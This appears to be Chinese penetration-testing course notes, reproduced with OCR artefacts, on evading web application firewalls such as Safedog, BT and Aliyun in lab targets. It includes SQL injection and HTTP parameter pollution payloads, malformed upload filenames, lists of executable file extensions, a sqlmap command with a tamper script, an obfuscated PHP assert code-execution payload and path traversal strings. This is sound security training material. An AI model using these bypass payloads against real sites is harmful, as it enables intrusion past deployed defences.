
# Day80 WAF 攻防-漏洞利用 &HPP 污染&分块传输&垃圾 数据



# 1.知识点

- 1、SQL 注入&文件上传绕过
- 2、XSS 跨站&其他漏洞绕过
- 3、HPP 污染&垃圾数据&分块等

# 2.详细点

# 2.1将 MySQL 注入函数分为几类

- 拆分字符串函数: mid、left、lpad 等
- 编码函数: ord、hex、ascii 等
- 运算函数: + \* / & ^! like rlike reg 等
- 空格替换部分: 09、0a、0b、0c、0d 等
- 关键数据函数: user()、version()、database()等
- 然后将这些不同类型的函数组合拼接在一起

### 2.2 上传参数名解析:明确哪些东西能修改?

- Content-Disposition: 一般可更改
- name: 表单参数值,不能更改
- filename: 文件名,可以更改
- Content-Type: 文件 MIME, 视情况更改

#### 2.3 XSS 跨站

• 利用 XSStrike 绕过 加上--timeout 或--proxy 配合代理池绕过 cc&Fuzz

#### 2.4 其他集合




#### 常见语言解析后缀:

语言	可解析后缀
asp/aspx	asp,aspx,asa,asax,ascx,ashx,asmx,cer,aSp,aSpx,aSa,aSax,aScx,aShx,aSmx,cEr
php	php,php5,php4,php3,php2,pHp,pHp5,pHp4,pHp3,pHp2,html,htm,phtml,pht,Html,Htm,pHtml
jsp	jsp,jspa,jspx,jsw,jsv,jspf,jtml,jSp,jSpx,jSpa,jSw,jSv,jSpf,jHtml

# Windows和Linux下特性:

- Windows下文件名不区分大小写,Linux下文件名区分大写欧西
- Windows下ADS流特性,导致上传文件xxx.php::\$DATA = xxx.php
- **Windows**下文件名结尾加入 . , 空格 , ( , · ) , )>> , 0x81-0xff 等字符,最终生成的文件均被 **windows**忽略。

#### 常见组合参数解析规则:



技术/HTTP后台	整体解析结果	例 子
ASP.NET/IIS	所有的值	Para1=val1,val2
ASP/IIS	所有的值	Para1=val1,val2
PHP/Apache	最后一个值	Para1=val2
JSP,Servlet/Apache,Tomcat	第一个值	Para1= val1
JSP,Servlet/Oracle Application Server 10g	第一个值	Para1= val1
JSP,Servlet/Jetty	第一个值	Para1= val1
IBM Lotus Domino	最后一个值	Para1=val2
IBM HTTP Server	第一个值	Para1= val1
Perl CGI/Apache	第一个值	Para1= val1
Python/Zope	变成一个数组	Para1= ['val1', 'valu2']

# 3.演示案例

#### 3.1 安全狗-SQL 注入&文件上传-知识点

以sqllib靶场+安全狗为例。

```
SQL注入 https://www.cnblogs.com/cute-
1
   puli/p/11146625.html
   关键字替换
   http://192.168.0.100:8081/sqlilabs/Less-2/?id=1
   like 1
   http://192.168.0.100:8081/sqlilabs/Less-2/?id=1
 5
   like 12
6
   更换提交方式:
   POST id=-1 union select 1,2,3--+
8
9
   模拟文件上传 传递数据
10
11
   分块传输: 更改数据请求格式
12
```

- 13 https://github.com/cOny1/chunked-codingconverter
- 14 HPP 参数污染: id=1/\*\*&id=-1%20union%20select%201,2,3%23\*/

#### 3.2 安全狗-文件包含&代码执行-知识点

以pikachu靶场+安全狗为例。

- 1 文件上传: 换行解析&垃圾溢出&%00 干扰&=符号干扰&参数模拟
- 2 filename=a.php
- 3 filename="a.php
- 4 filename="a.php%00"
- 5 垃圾数据;filename="a.php"
- 6 无限filename; filename="a.php"
- 7 filename=="a.php"
- 8 filename="name='uploadfile.php"
- 9 filename="Content-Disposition: form-data.php"
- 10 filename=="a.php"

# 3.3 BT&Aliyun-SQL 注入&文件上传-知识点

以pikachu靶场+BT&Aliyun为例。



- 1 python sqlmap.py -u
  - "http://test.xiaodi8.com/pikachu/vul/sqli/sqli\_st
    - r.php?name=\*&submit=%E6%9F%A5%E8%AF%A2" --random-
    - agent --tamper=rdog.py --
    - proxy="http://tps118.kdlapi.com:15818"
- 2 格式替换

## 3.4 BT&Aliyun-文件包含&代码执行-知识点

以pikachu靶场+BT&Aliyun为例。

```
1 https://github.com/s0md3v/XSStrike
2 python xsstrike.py -u
    "http://test.xiaodi8.com/pikachu/vul/xss/xss_refl
    ected_get.php?message=1&submit=submit" --proxy
    txt=$y=str_replace('x','','pxhpxinxfo()');assert(
    $y);&submit=%E6%8F%90%E4%BA%A4
3
4 文件包含: 没什么好说的就这几种
5 ..\ .../ ..\$
```

# 资源:

```
1 SQL注入:
2 https://www.cnblogs.com/cute-puli/p/11146625.html
3 分块传输:
4 https://github.com/cOny1/chunked-coding-converter
5 XSStrike:
6 https://github.com/sOmd3v/XSStrike
```